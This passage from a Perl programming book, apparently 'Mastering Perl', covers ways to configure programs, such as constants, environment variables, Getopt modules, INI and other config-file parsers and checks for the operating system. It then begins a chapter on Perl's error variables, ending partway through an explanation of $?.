Now that I've said all that, sometimes hardcoding values really isn't all that bad, although I wouldn't really call this next method "configuration." When I want to give a datum a name that I can reuse, I pull out the `constant` pragma, which creates a subroutine that simply returns the value. I define `PI` as a constant and then use it as a bareword where I need it:

```
use constant PI => 3.14159;

my $radius = 1;
my $circumference = 2 * PI * $radius;
```

This is a more readable way of defining my own subroutine to do it because it shows my intent to make a constant. I use an empty prototype so Perl doesn't try to grab anything after the subroutine name as an argument. I can use this subroutine anywhere in the program, just as I can use any other subroutine. I can export them from modules or access them by their full package specification:

```
sub PI () { 3.14159 }
```

This can be handy to figure out some value and provide easy access to it. Although I don't do much in this next example, I could have accessed a database, downloaded something over the network, or done anything else I might need to do to compute the value:

```
{
my $days_per_year = $ENV{DAYS_PER_YEAR} || 365.24;
my $secs_per_year = 60 * 60 * 24 * $days_per_year;

sub SECS_PER_YEAR { $secs_per_year }
}
```

Curiously, the two numbers `PI` and `SECS_PER_YEAR` are almost the same, aside from a factor of ten million. The seconds per year (ignoring partial days) is about 3.15e7, which is pretty close to π times ten million if I'm doing calculations on the back of a pub napkin.

The `constant` module creates subroutines, but you can't easily interpolate subroutines into double-quoted contexts. If you think you need that, you want a different module.

I can use the `Const::Fast` module if I feel more comfortable with Perl variables with leading sigils. If I attempt to modify any of these variables, Perl gives me a warning. This module allows me to create lexical variables too:

```
use Const::Fast;

const my $Pi        => 3.14159;

const my @Fibonacci => qw( 1 1 2 3 5 8 13 21 );

const my %Natural   => ( e => 2.72, Pi => 3.14, Phi => 1.618 );
```

Code in a Separate File

A bit more sophisticated although still not good, I can put that same configuration in a separate file and pull it into the main program. In *config.pl*, I have the code I previously had at the top of my program. I can't use lexical variables because those are scoped to their file. Nothing outside *config.pl* can see them, which isn't what I want for a configuration file. These have to be package (global) variables:

```
# config.pl
use vars qw( $Debug $Verbose $Email $DB );

$Debug   = 0;
$Verbose = 1;
$Email   = 'alice@example.com';
$DB      = 'DBI:mysql';

1;
```

I pull in the configuration information with `require`, but I have to do it inside a `BEGIN` block so Perl sees the `use vars` declaration before it compiles the rest of my program. We covered this in more detail in *Intermediate Perl*, Chapter 2, when we started to talk about modules:

```
#!/usr/bin/perl
use strict;
use warnings;

BEGIN { require "config.pl"; }
```

Or, I can use `our`, but I think that confuses the non-techie crowd even more:

```
# config_our.pl

our $Debug   = 0;
our $Verbose = 1;
our $Email   = 'alice@example.com';
our $DB      = 'DBI:mysql';

1;
```

Of course, I don't have to go through these shenanigans if I don't mind getting rid of `use strict`, but I don't want to do that. That doesn't stop other people from doing that though, and I find millions of references to *config.pl* in Ohloh's code search.

Better Ways

Configuration is about separating from the rest of the code the information that I want to be able to change or specify each time I run it. These data can come from several sources, although it's up to me to figure out which source makes sense for my application. Not every situation necessarily needs the same approach.

Environment Variables

Environment variables set values that every process within a session can access and use. Subprocesses can see these same values, but they can't change them for other processes above them. Most shells set some environment variables automatically, such as `HOME` for my home directory and `PWD` for the directory I'm working in.

In Perl, the environment variables show up as keys in the `%ENV` hash. On most machines I write a *testenv* program to see how things are set up:

```
#!/usr/bin/perl

print "Content-type: text/plain\n\n" if $ENV{REQUEST_METHOD};

foreach my $key ( sort keys %ENV ) {
    printf "%-20s %s\n", $key, $ENV{$key};
    }
```

Notice the line that uses `$ENV{REQUEST_METHOD}`. If I use my program as a CGI program, the web server sets several environment variables, including one called `REQUEST_METHOD`. If my program sees that it's a CGI program, it prints a CGI response header. Otherwise, it figures I must be at a terminal and skips that part.

I particularly like using environment variables in CGI programs because I can set the environment in an *.htaccess* file. This example is Apache-specific and requires mod_env, but other servers may have similar facilities:

```
# Apache .htaccess
SetEnv DB_NAME mousedb
SetEnv DB_USER buster
SetEnv DB_PASS pitrpat
```

Any variables that I set in `.htaccess` show up in my program and are available to all programs affected by that file. If I change the password, I only have to change it in one place. Beware, though, since the web server user can read this file, other users may be able to get this information. Almost any way you slice it, though, eventually the web server has to know these values, so I can't keep them hidden forever.

Special Environment Variables

Perl uses several environment variables to do its work. The `PERL5OPT` environment variable simulates me using those switches on the command line, and the `PERL5LIB` environment variable adds directories to the module search path. That way, I can change how Perl acts without changing the program.

To add more options just as if I had specified them on the command line of the shebang line, I add them to `PERL5OPT`. This can be especially handy if I always want to run with warnings, for instance:

```
% export PERL5OPT=w
```

The `PERL5LIB` value stands in place of the `use lib` directives in the code. I often have to use this when I want to run the same programs on different computers. As much as I'd like all of the world to have the same filesystem layout and to store modules, home directories, and other files in the same place, I haven't had much luck convincing anyone to do it. Instead of editing the program to change the path to the local modules, I set it externally. Once set in a login program or *Makefile*, it's there and I don't have to think about it. I don't have to edit all of my programs to have them find my new Perl library directory:

```
% export PERL5LIB=/Users/brian/lib/perl5
```

Turning on Extra Output

While developing, I usually add a lot of extra `print` statements so I can inspect the state of the program as I'm tracking down some bug. As I get closer to a working program, I leave these statements in there, but I don't need them to execute every time I run the program; I just want them to run when I have a problem.

Similarly, in some instances I want my programs to show me normal output as it goes about its work when I'm at the terminal but be quiet when run from cron, a shell program, and so on.

In either case, I could define an environment variable to switch on, or switch off, the behavior. With an environment variable, I don't have to edit the use of the program in other programs. My changes can last for as little as a single use by setting the environment variable when I run the program:

```
% DEBUG=1 ./program.pl
```

Or they can last for the rest of the session when I set the environment variable for the entire session:

```
% export DEBUG=1
% ./program.pl
```

Now I can use these variables to configure my program. Instead of coding the value directly in the program, I get it from the environment variables:

```
#!/usr/bin/perl
use strict;
use warnings;

my $Debug   = $ENV{DEBUG};
my $Verbose = $ENV{VERBOSE};

...

print "Starting processing\n" if $Verbose;

...

warn "Stopping program unexpectedly" if $Debug;
```

I can set environment variables directly on the command line, and those variables apply only to that process. I can use my *testenv* program to verify the value. Sometimes I make odd shell mistakes with quoting and special character interpolation, so *testenv* comes in handy when I need to figure out why the value isn't what I think it is:

```
% DEBUG=1 testenv
```

I can also set environment variables for all processes in a session. Each shell has slightly different syntax for this:

```
% export DEBUG=2   # bash
% setenv DEBUG=2   # csh
<C: set DEBUG=2    # Windows>>
```

If I don't set some of the environment variables I use in the program, Perl complains about an uninitialized value since I have warnings on. When I try to check the values in the `if` statement modifiers in the last program, I get those warnings because I'm using undefined values. To get around that, I set some defaults. The `||` short circuit operator is handy here:

```
my $Debug   = $ENV{DEBUG}   || 0;
my $Verbose = $ENV{VERBOSE} || 1;
```

Sometimes `0` is a valid value even though it's false, so I don't want to continue with the short circuit if the value is defined. In these cases, the conditional operator along with `defined` comes in handy:

```
my $Debug   = defined $ENV{DEBUG} ? $ENV{DEBUG} : 0;
my $Verbose = defined $ENV{VERBOSE} ? $ENV{VERBOSE} : 1;
```

In versions 5.10 and later, Perl has the defined-OR (`//`) operator. It evaluates the argument on its left and returns it if it is defined, even if it is false. Otherwise, it continues on to the next value:

```
my $Verbose = $ENV{VERBOSE} // 1;  # new in Perl 5.10
```

Some values may even affect others. I might want a true value for `$DEBUG` to imply a true value for `$VERBOSE`, which would otherwise be false:

```
my $Debug   = $ENV{DEBUG}   // 0;
my $Verbose = $ENV{VERBOSE} // $ENV{DEBUG} // 0;
```

Before I consider heavy reliance on environment variables, I should consider my target audience and which platform it uses. If those platforms don't support environment variables, I should come up with an alternative way to configure my program.

Command-Line Switches

Command-line switches are arguments to my program that usually affect the way the program behaves, although in the odd case they do nothing but add compatibility for foreign interfaces. In *Advanced Perl Programming, 2nd Edition*, Simon Cozens wrote about the different things that Perl programmers consistently reinvent (which is different from reinventing consistently). Command-line switches are one of them. Indeed, when I look on CPAN to see just how many there are, I find `Getopt::Std`, `Getopt::Long`, and at least 87 other modules with `Getopt` in the name.

I can deal with command-line switches in several ways: it's completely up to me how to handle them. They are just arguments to my Perl program, and the modules to handle them simply remove them from `@ARGV` and do the necessary processing to make them available to me without getting in the way of other, nonswitch arguments. When I consider the many different ways people have used command-line switches in their own creations, it's no wonder there are so many modules to handle them. Even non-Perl programs show little consistency in their use.

The following list isn't definitive, and I've tried to include at least two Perl modules that handle each situation. I'm not a fan of tricky argument processing, and I certainly haven't used most of these modules beyond simple programs. Although CPAN had at least 89 modules matching "Getopt," I only looked at the ones I was able to install without a problem, and even then, looked further at the ones whose documentation didn't require too much work for me to figure out:

1. Single-character switches each preceded by its own hyphen; I need to treat these individually (`Getopt::Easy`, `Getopt::Std`, Perl's `-s` switch):

   ```
   % foo -i -t -r
   ```

2. Single-character switches preceded by their own hyphen and with possible values (mandatory or optional), with possible separator characters between the switch and the value (`Getopt::Easy`, `Getopt::Std`, `Getopt::Mixed`, Perl's `-s` switch):

   ```
   % foo -i -t -d/usr/local
   % foo -i -t -d=/usr/local
   % foo -i -t -d /usr/local
   ```

3. Single-character switches grouped together, also known as bundled or clustered switches, but still meaning separate things (`Getopt::Easy`, `Getopt::Mixed`, `Getopt::Std`):

   ```
   % foo -itr
   ```

4. Multiple-character switches with a single hyphen, possibly with values (Perl's `-s` switch):

   ```
   % foo -debug -verbose=1
   ```

5. Multiple-character switches with a double hyphen, along with single-character switches and a single hyphen, possibly grouped (`Getopt::Attribute`, `Getopt::Long`, `Getopt::Mixed`):

   ```
   % foo --debug=1 -i -t
   % foo --debug=1 -it
   ```

6. The double hyphen, meaning the end of switch parsing; sometimes valid arguments begin with a hyphen, so the shell provides a way to signal the end of the switches (`Getopt::Long`, `Getopt::Mixed`, and `-s` if I don't care about invalid variable names such as `${-debug}`):

   ```
   % foo -i -t --debug -- --this_is_an_argument
   ```

7. Switches might have different forms or aliases that mean the same thing (`Getopt::Lucid`, `Getopt::Mixed`):

   ```
   % foo -d
   % foo --debug
   ```

8. Completely odd things with various sigils or none at all (`Getopt::Declare`):

   ```
   % foo input=bar.txt --line 10-20
   ```

The -s Switch

I don't need a module to process switches. Perl's `-s` switch can do it as long as I don't get too fancy. With this Perl switch, Perl turns the program switches into package variables. It can handle either a single hyphen or double hyphens (which is just a single hyphen with a name starting with a hyphen). The switches can have values or not. I can specify `-s` either on the command line or on the shebang line:

```
#!/usr/bin/perl -sw
# perl_s_abc.pl
use strict;

use vars qw( $a $abc );

print "The value of the -a switch is [$a]\n";
print "The value of the -abc switch is [$abc]\n";
```

Without values, Perl sets the variable for that switch to 1. With a value that I attach to the switch name with an equals sign (and that's the only way in this case), Perl sets the variable to that value:

```
% perl ./perl_s_abc.pl -abc=fred -a
The value of the -a switch is [1]
The value of the -abc switch is [fred]
```

I can use double hyphens for switches that `-s` will process:

```
% perl ./perl_s_debug.pl --debug=11
```

This causes Perl to create an illegal variable named `${'-debug'}` even though that's not `strict` safe. This uses a symbolic reference to get around Perl's variable naming rules, so I have to put the variable name as a string in curly braces. This also gets around the normal `strict` rules for declaring variables, so I have to turn off the `'refs'` check from `strict` to use the variables:

```
#!/usr/bin/perl -s
# perl_s_debug.pl
use strict;

{
no strict 'refs';
print "The value of the --debug switch is [${'-debug'}]\n";
print "The value of the --help switch is [${'-help'}]\n";
}
```

The previous command line produces this output:

```
% perl ./perl_s_debug.pl --debug=11
   The value of the --debug switch is [11]
    The value of the --help switch is []
```

I don't really need the double dashes. The `-s` switch doesn't cluster switches so I don't need the double dash to denote the long switch name. Creating variable names that start with an illegal character is a convenient way to segregate all of the configuration data; however, I still don't endorse that practice.

Getopt Modules

I can't go over all of the modules I might use or that I mentioned earlier, so I'll stick to the two that come with Perl, `Getopt::Std` and `Getopt::Long` (both available since Perl

5 was first released). You might want to consider if you really need more than these modules can handle. You're pretty sure to have these available with the standard Perl distribution, and they don't handle odd formats that could confuse your users.

Getopt::Std

The `Getopt::Std` module handles single-character switches that I can cluster and give values to. The module exports two functions: one without an "s," `getopt`, and one with an "s," `getopts`, but they behave slightly differently (and I've never figured out a way to keep them straight).

The `getopt` function expects each switch to have a value (i.e., `-n=1`) and won't set any values if the switch doesn't have an argument (i.e., `-n`). Its first argument is a string that denotes which switches it expects. Its second argument is a reference to a hash in which it will set the keys and values. I call `getopt` at the top of my program:

```
#!/usr/bin/perl
# getopt_std.pl
use strict;

use Getopt::Std;

getopt('dog', \ my %opts );

print <<"HERE";
The value of
    d   $opts{d}
    o   $opts{o}
    g   $opts{g}
HERE
```

When I call this program with a switch and a value, I see that `getopt` sets the switch to that value:

```
% perl getopt_std.pl -d 1
The value of
        d       1
        o
        g
```

When I call the same program with the same switch but without a value, `getopt` does not set a value:

```
% perl getopt_std.pl -d
The value of
        d
        o
        g
```

There is a one-argument form of `getopt` that I'm ignoring because it creates global variables, which I generally try to avoid.

The `getopts` function (with the "s") works a bit differently. It can deal with switches that don't take arguments and sets the value for those switches to `1`. To distinguish between switches with and without arguments, I put a colon after the switches that need arguments.

In this example, the `d` and `o` switches are binary, and the `g` switch takes an argument:

```
#!/usr/bin/perl
# getopts_std.pl

use Getopt::Std;

getopts('dog:', \ my %opts );

print <<"HERE";
The value of
    d   $opts{d}
    o   $opts{o}
    g   $opts{g}
HERE
```

When I give this program the `g` switch with the value `foo` and the `-d` switch, `getopts` sets the values for those switches:

```
% perl getopts_std.pl -g foo -d
The value of
    d       1
    o
    g       foo
```

If a switch takes an argument, it grabs whatever comes after it no matter what it is. If I forget to provide the value for `-g`, for instance, it unintentionally grabs the next switch:

```
% ./getopts_std.pl -g -d -o
The value of
    d
    o        1
    g       -d
```

On the other hand, if I give a value to a switch that doesn't take a value, nothing seems to work correctly. Giving `-d` a value stops the argument processing of `getopts`:

```
% perl getopts_std.pl  -d foo -g bar -o
The value of
    d       1
    o
    g
```

Getopt::Long

The `Getopt::Long` module can handle the single-character switches, bundled single-character switches, and switches that start with a double hyphen. I give a list of key-value pairs to its `GetOptions` function where the key gives the switch name and the value is a reference to a variable where `GetOptions` puts the value:

```
#!/usr/bin/perl
# getoptions_v.pl

use Getopt::Long;

my $result = GetOptions(
    'debug|d'   => \ my $debug,
    'verbose|v' => \ my $verbose,
    );

print <<"HERE";
The value of
    debug       $debug
    verbose     $verbose
HERE
```

In this example I've also created aliases for some switches by specifying their alternative names with the vertical bar, `|`. I have to quote those keys since `|` is a Perl operator (and I cover it in Chapter 15). I can turn on extra output for that program with either `-verbose` or `-v` because they both set the variable `$verbose`:

```
% perl getoptions_v.pl -verbose
The value of
    debug
    verbose         1

% perl getoptions_v.pl -v
The value of
    debug
    verbose         1

% perl getoptions_v.pl -v -d
The value of
    debug           1
    verbose         1

% perl getoptions_v.pl -v -debug
The value of
    debug           1
    verbose         1

% perl getoptions_v.pl -v --debug
The value of
    debug           1
    verbose         1
```

By just specifying the key names, the switches are Boolean so I get just true or false. I can tell `GetOptions` a bit more about the switches to let Perl know what sort of value to expect. In `GetOptions`, I set options on the switches with an equals sign after the switch name. An =i indicates an integer value, an =s means a string, and nothing means it's simply a flag, which is what I had before. There are other types too. If I give the switch the wrong sort of value, for instance, a string where I wanted a number, GetOptions doesn't set a value (so it doesn't turn a string into the number 0):

```
#!/usr/bin/perl
# getopt_long_args.pl

use Getopt::Long;

my $result = GetOptions(
    "file=s" => \ my $file,
    "line=i" => \ my $line,
    );

print <<"HERE";
The value of
    file        $file
    line        $line
HERE
```

My -line switch expects an integer and works fine when I give it one. I get a warning when I try to give it a real number:

```
% perl getopt_long_args.pl -line=-9
The value of
    file
    line            -9
% perl getopt_long_args.pl -line=9.9
Value "9.9" invalid for option line (number expected)
The value of
    file
    line
```

I can use an @ to tell GetOptions that the switch's type will allow it to take multiple values. To get multiple values for -file, I put the @ after the =s. I also assign the values to the array @files instead of a scalar:

```
#!/usr/bin/perl
# getopt_long_mult.pl

use Getopt::Long;

my $result = GetOptions(
    "file=s@" => \ my @files,
    );


{
local $" = ", ";

print <<"HERE";
```

```
The value of
    file        @files
HERE
}
```

To use this feature I have to specify the switch multiple times on the command line:

```
% perl getopt_long_mult.pl --file foo --file bar
The value of
    file            foo, bar
```

Configuration Files

If I'm going to use the same values most of the time, or if I want to specify several values, I can put them into a file that my program can read. And, just as I can use one of many command-line option parsers, I have several configuration file parsers from which to choose.

I recommend choosing the right configuration format for your situation, then choosing an appropriate module to deal with the right format.

ConfigReader::Simple

I'm a bit partial to `ConfigReader::Simple` because I maintain it (although I did not originally write it). It can handle multiple files (for instance, including a user configuration file that can override a global one) and has a simple line-oriented syntax:

```
# configreader_simple.txt
file=foo.dat
line=453
field value
field2 = value2
long_continued_field This is a long \
line spanning two lines
```

The module handles all of those formats:

```
#!/usr/bin/perl
# configreader_simple.pl

use ConfigReader::Simple;

my $config = ConfigReader::Simple->new(
    "configreader_simple.txt" );
die "Could not read config! $ConfigReader::Simple::ERROR\n"
    unless ref $config;

print "The line number is ", $config->get( "line" ), "\n";
```

I reach for this module when the configuration keys are unrelated to one another.

Config::IniFiles

Windows folks are used to INI files and there are modules to handle those too. The basic format breaks the configuration into groups with a heading inside square brackets. Parameters under the headings apply to that heading only, and the key and value have an equals sign between them (or in some formats, a colon). Comment lines start with a semicolon. The INI format even has a line continuation feature. The `Config::IniFiles` module, as well as some others, can handle these. Here's a little INI file I might use to work on this book:

```
[Debugging]
;ComplainNeedlessly=1
ShowPodErrors=1

[Network]
email=brian.d.foy@gmail.com

[Book]
title=Mastering Perl
publisher=O'Reilly Media
author=brian d foy
```

I can parse this file and get the values from the different sections:

```
#!/usr/bin/perl
# config_ini.pl

use Config::IniFiles;

my $file = "mastering_perl.ini";

my $ini = Config::IniFiles->new(
    -file    => $file
    ) or die "Could not open $file!";

my $email = $ini->val( 'Network', 'email' );
my $author = $ini->val( 'Book', 'author' );

print "Kindly send complaints to $author ($email)\n";
```

Besides just reading the file, I can use `Config::IniFiles` to change values, add or delete values, and rewrite the INI file.

Config::Scoped

`Config::Scoped` is similar to INI in that it can limit parameters to a certain section, but it's more sophisticated. It allows nested sections, Perl code evaluation (remember what I said about that in Chapter 2, though), and multivalued keys:

```
book {
    author = {
        name="brian d foy";
        email="brian.d.foy@gmail.com";
        };
    title="Mastering Perl";
    publisher="O'Reilly Media";
}
```

The module parses the configuration and gives it back to me as a Perl data structure:

```
#!/usr/bin/perl
# config_scoped.pl

use Config::Scoped;

my $config = Config::Scoped->new( file => 'config_scoped.txt' )->parse;
die "Could not read config!\n" unless ref $config;

print "The author is ", $config->{book}{author}{name}, "\n";
```

Other Configuration Formats

There are many other configuration formats, and each of them probably already has a Perl module to go with it. `Win32::Registry` gives me access to the Windows Registry, `Mac::PropertyList` deals with Mac OS X's plist format, and `Config::ApacheFile` parses the Apache configuration format. Go through the list of `Config::` modules on CPAN to find the one that you need. You can use `Config::JSON` for JSON or `YAML` (or one of several variants) for YAML. Those two formats have good support in most of the mainstream languages. See Chapter 13 for more about JSON and YAML.

Scripts with a Different Name

My program can also figure out what to do based on the name I use for it. The name of the program shows up in the Perl special variable `$0`, which you might also recognize from shell programing. Normally, I only have one name for the program. However, I can create links (symbolic or hard) to the file. When I call the program using one of those names, I can set different configuration values:

```
if( $0 eq ... )    { ... do this init ... }
elsif( $0 eq ... ) { ... do this init ... }
...
else               { ... default init ... }
```

Instead of renaming the program, I can embed the program in another program that sets the environment variables and calls the program with the right command-line switches and values. This way, I save myself a lot of typing to set values:

```
#!/bin/sh

DEBUG=0
VERBOSE=0
DBI_PROFILE=2

./program -n some_value -m some_other_value
```

Interactive and Noninteractive Programs

Sometimes I want the program to figure out on its own if it should give me output or ask me for input. When I run the program from the command line, I want to see some output so I know what it's doing. If I run it from cron (or some other job scheduler), I don't want to see the output.

The real question isn't necessarily whether the program is interactive but most likely if I can send output to the terminal or get input from it.

I can check `STDOUT` to see if the output will go to a terminal. Using the `-t` file test tells me if the filehandle is connected to a terminal. Normally, command-line invocations are so connected:

```
% perl -le 'print "Interactive!" if -t STDOUT'
Interactive!
```

If I redirect `STDOUT`, perhaps by redirecting *output.txt*, it's not connected to the terminal anymore and my test program prints no message:

```
<% perl -le 'print "Interactive!" if -t STDOUT'  output.txt>>
```

I might not intend that, though. Since I'm running the program from the command line, I still might want the same output I would normally expect.

If I want to know if I should prompt the user, I can check to see if `STDIN` is connected to the terminal, although I should also check whether my prompt will show up somewhere that a user will see it:

```
% perl -le 'print "Interactive!" if( -t STDIN and -t STDOUT )'
Interactive!
```

I have to watch what I mean and ensure I test the right thing. Damian Conway's `IO::Interactive` might help, since it handles various special situations to determine if a program is interactive:

```
use IO::Interactive qw(is_interactive);

my $can_talk = is_interactive();
print "Hello World!\n" if $can_talk;
```

Damian includes an especially useful feature, his `interactive` function, so I don't have to use conditionals with all of my `print` statements. His `interactive` function returns the STDOUT filehandle if my program is interactive and a special null filehandle otherwise. That way I write a normal print statement:

```
use IO::Interactive qw(interactive);

print { interactive() } "Hello World!\n";
```

I have to use the curly braces around my call to `interactive()` because it's not a simple reference. I still don't include a comma after the braces. I get output when the program is interactive and no output when it isn't.

There are several other ways that I could use this. I could capture the return value of `interactive` by assigning it to a scalar and then using that scalar for the filehandle in my `print` statement:

```
use IO::Interactive qw(interactive);

my $STDOUT = interactive();

print $STDOUT "Hello World!\n";
```

perl's Config

The `Config` module exposes a hash containing the compilation options for my *perl* binary. Most of these values reflect either the capabilities that the *Configure* program discovered or the answers I gave to the questions it asked.

For instance, if I want to complain about the *perl* binary, I could check the value for `cf_email`. That's supposed to be the person (or role) you contact for problems with the *perl* binary, but good luck getting an answer!

```
#!/usr/bin/perl

use Config;

print "Send complaints to $Config{cf_email}\n";
```

If I want to guess the hostname of the *perl* binary (that is, if `Config` correctly identified it and I compiled *perl* on the same machine), I can look at the `myhostname` and `mydomain` (although I can also get those in other ways):

```
#!/usr/bin/perl

use Config;

print "I was compiled on $Config{myhostname}.$Config{mydomain}\n";
```

To see if I'm a threaded *perl*, I just check the compilation option for that:

```
#!/usr/bin/perl

use Config;

print "$^X has thread support\n" if $Config{usethreads};
```

Different Operating Systems

I may need my program to do different things based on the platform on which I invoke it. On a Unix platform, I may load one module, whereas on Windows I load another. Perl knows where it's running and puts a distinctive string in `$^O` (mnemonic: O for Operating system), and I can use that string to decide what I need to do. Perl determines that value when it's built and installed. The value of `$^O` is the same as `$Config{'osname'}`. If I need something more specific, I can use `$Config{archname}`.

I have to be careful, though, to specify exactly which operating system I want. Table 10-1 shows the value of `$^O` for popular systems, and the *perlport* documentation lists several more. Notice that I can't just look for the pattern `m/win/i` to check for Windows, since Mac OS X identifies itself as `darwin`.

Table 10-1. Values for $^O for selected platforms

Platform	$^O
Mac OS X	darwin
Mac Classic	Mac
Windows	MSWin32
OS2	OS2
VMS	VMS
Cygwin	cygwin

I can conditionally load modules based on the operating system. For instance, the `File::Spec` module comes with Perl and is actually a façade for several operating-system-specific modules behind the scenes. Here's the entire code for the module. It defines the `%module` hash to map the values of `$^O` to the module it should load. It then `require`s the right module. Since each submodule has the same interface, the programmer is none the wiser:

```
package File::Spec;

use strict;
use vars qw(@ISA $VERSION);

$VERSION = '0.87';

my %module = (MacOS   => 'Mac',
```

```
                MSWin32 => 'Win32',
                os2     => 'OS2',
                VMS     => 'VMS',
                epoc    => 'Epoc',
                NetWare => 'Win32', # Yes, File::Spec::Win32 works on NetWare.
                dos     => 'OS2',   # Yes, File::Spec::OS2 works on DJGPP.
                cygwin  => 'Cygwin');


my $module = $module{$^O} || 'Unix';

require "File/Spec/$module.pm";
@ISA = ("File::Spec::$module");

1;
```

Summary

I don't have to hardcode user-defined data inside my program. I have a variety of ways to allow a user to specify configuration and runtime options without her ever looking at the source. Perl comes with modules to handle command-line switches, and there are even more on CPAN. Almost any configuration file format has a corresponding module on CPAN, and some formats have several module options. Although no particular technique is right for every situation, my users won't have to fiddle with and potentially break the source code.

Further Reading

The *perlrun* documentation describes the `-s` command-line option.

The *perlport* documentation discusses differences in platforms and how to distinguish them inside a program.

Randal Schwartz talks about `Config::Scoped` in his *Unix Review* column for July 2005.

CHAPTER 11

Detecting and Reporting Errors

Several things may go wrong in any program, including problems in programming, bad or missing input, unreachable external resources, and more. Perl doesn't have any built-in error handling. It knows when it can't do something, and it can tell me about errors, but it's up to me as the Perl programmer to ensure that my program does the right thing and when it can't, to try to do something useful about it.

Many of the concepts I cover in this chapter show up in various Perl modules, but I don't want this to be a survey of Perl modules. Not only might that be out of date by the time you get this book, but as a Perl master you already know how to browse CPAN. Think about the concepts I present and evaluate those modules with what you've learned.

Perl Error Basics

Perl has five special variables it uses to report errors: `$!`, `$?`, `$@`, `$^E`, and `${^CHILD_ERROR_NATIVE}`. Each reports different sorts of errors. Table 11-1 shows the five variables and their descriptions, which are also in *perlvar*:

Table 11-1. Perl's special error reporting variables

Variable	English	Description
`$!`	`$ERRNO` and `$OS_ERROR`	Error from an operating system or library call
`$?`	`$CHILD_ERROR`	Status from the last `wait()` call
	`${^CHILD_ERROR_NATIVE}`	Error from the last child process (added in v5.10)
`$@`	`$EVAL_ERROR`	Error from the last `eval()`
`$^E`	`$EXTENDED_OS_ERROR`	Error information specific to the operating system

Operating System Errors

The simplest errors occur when Perl asks the system to do something, but the system can't or doesn't do it for some reason. In most cases the Perl built-in returns false and sets `$!` with the error message. If I try to read a file that isn't there, `open` returns false and puts the reason it failed in `$!`:

```
open my $fh, '<', 'does_not_exist.txt'
    or die "Couldn't open file! $!";
```

The Perl interpreter is a C program, and it does its work through the library of C functions it's built upon. The value of `$!` represents the result of the call to the underlying C function, which comes from the *errno.h* header file. That's the one from the standard C library. Other applications might have a file of the same name. The *errno.h* file associates symbolic constants with each error value and gives a text description for them. Here's an excerpt from the *errno.h* file from Mac OS X:

```
#define EPERM   1   /* Operation not permitted */
#define ENOENT  2   /* No such file or directory */
#define ESRCH   3   /* No such process */
```

In my `open` example I interpolated `$!` in a string and got a human-readable error message out of it. The variable, however, has a dual life. Scalars that have different string and numeric values are known as *dualvars*.

The numeric value is the `errno` value from the C function, and the string value is a human-readable message. By setting `$!` myself I can see both values. I use `printf`'s format specifiers to force both the numeric and string versions of the same scalar:

```
for ($! = 0; $! <= 102; $!++) {
    printf("%d: %s\n", $!, $! );
    }
```

The output shows the numeric value as well as the string value:

```
1: Operation not permitted
2: No such file or directory
3: No such process
...
```

The value of `$!` is only reliable immediately after the library call. I should only use `$!` immediately after the expression I want to check. My next Perl statement might make another library call, which could again change its value, but with a different message. Also, a failed library call sets the value, but a successful one doesn't do anything to it and won't reset `$!`. If I don't check the value of `$!` right away, I might associate it with the wrong statement.

That's not the whole story, though. The `%!` hash has some magic to go along with `$!`. The keys to `%!` are the symbolic constants, such as `ENOENT`, from *errno.h*. This is a magic hash, so only the key that corresponds to the current `$!` has a value. For instance, when

Perl can't open my *does_not_exist.txt*, it sets `$!` with the value represented by `ENOENT`. At the same time, Perl sets the value of `$!{ENOENT}`. No other keys in `%!` will have a value. This means I can check what happened when I try to recover from the failed `open` by taking appropriate action based on the type of error.

If Perl sees `%!` anywhere in the program, it automatically loads the `Errno` module, which provides functions with the same name as the *errno.h* symbolic constants so I can get the number for any error. I don't have to use `%!` to get this, though. I can load it myself, and even import the symbols I want to use:

```
use Errno qw(ENOENT);

print 'ENOENT has the number ' . ENOENT . "\n";
```

In this example program, I want to write some information to disk. It's very important information, so I want to take extra care to ensure I save it. I can't simply `die` and hope somebody notices. Indeed, if I can't write to the file because the disk is full, my warning may never even make it to a log file:

```
#!/usr/bin/perl

use File::Spec;

my $file = 'does_not_exist.txt';
my $dir  = 'some_dir';
my $fh;

my $try = 0;
OPEN: {
last if $try++ >= 2;
my $path = File::Spec->catfile( $dir, $file );
last if open $fh, '>', $path;

warn "Could not open file: $!...\n";

if( $!{ENOENT} ) {   # File doesn't exist
                     # Ensure the directory is there
    warn "\tTrying to make directory $dir...\n";
    mkdir $dir, 0755;
    }
elsif( $!{ENOSPC} )  { # Full disk
                    # Try a different disk or mount point
    warn "\tDisk full, try another partition...\n";
    $dir = File::Spec->catfile(
        File::Spec->rootdir,
        'some_other_disk',
        'some_other_dir'
        );
    }
elsif( $!{EACCES} ) { # Permission denied
    warn "\tNo permission! Trying to reset permissions...\n";
```

```
        system( '/usr/local/bin/reset_perms' );
        }
    else {
        # give up and email it directly...
        last;
        }

    redo;
    }

    print $fh "Something very important\n";
```

Though this is a bit of a toy example, I can see that I have a lot of power to try to recover from a system error. I try to recover in one of four ways, and I'll keeping running the naked block I've labeled with `OPEN` until it works or I've tried enough things (at some point it's hopeless, so I give up). If I can open the filehandle, I break out of the naked block with `last`. Otherwise, I look in `%!` to see which key has a true value. Only one key will hold a true value, and that one corresponds to the value in `$!`. If I get back an error saying the file doesn't exist, I'll try to create the directory it's going to so I know it's there. If there's no space left on the disk, I'll try another disk. If I don't have the right permissions, I'll try to reset the permissions on the file. This used to be a big problem at one of my jobs. A lot of people had admin privileges and would do things that inadvertently changed permissions on important files. I wrote a setuid program that pulled the right permissions from a database and reset them. I could run that from any program and try the `open` again. That sure beats a phone call in the middle of the night. Since then, I've realized the lack of wisdom in letting just anyone be root.

Child Process Errors

To tell me what went wrong with subprocesses that my programs start, Perl uses `$?` to let me see the child process exit status. Perl can communicate with external programs through a variety of mechanisms, including:

```
system( ... );
`...`;
open my $pipe, "| some_command";
exec( 'some command' );
my $pid = fork(); ...; wait( $pid );
```

If something goes wrong, I don't see the error right away. To run an external program, Perl first forks, or makes a copy of the current process, then uses `exec` to turn itself into the command I wanted. Since I'm already running the Perl process, it's almost assured that I'll be able to run another copy of it unless I've hit a process limit or run out of memory. The first part, the `fork`, will work. There won't be any error in `$!` because there is no C library error. However, once that other process is up and running, it doesn't show its errors through the `$!` in the parent process. It passes its exit value back to the parent when it stops running, and Perl puts that in the `$?`. I won't see that error until I try to clean up after myself when I use `close` or `wait`:

```
close( $pipe ) or die "Child error: $?";
wait( $pid ) or die "Child error: $?";
```

The value of `$?` is a bit more complicated than the other error variables. It's actually a word (2 bytes). The high byte is the exit status of the child process. I can shift all the bits to the right eight places to get that number. This number is specific to the program I run, so I need to check its documentation to assign the proper meaning:

```
my $exit_value = $? >> 8;
```

The lower 7 bits of `$?` hold the signal number from which the process died if it died from a signal:

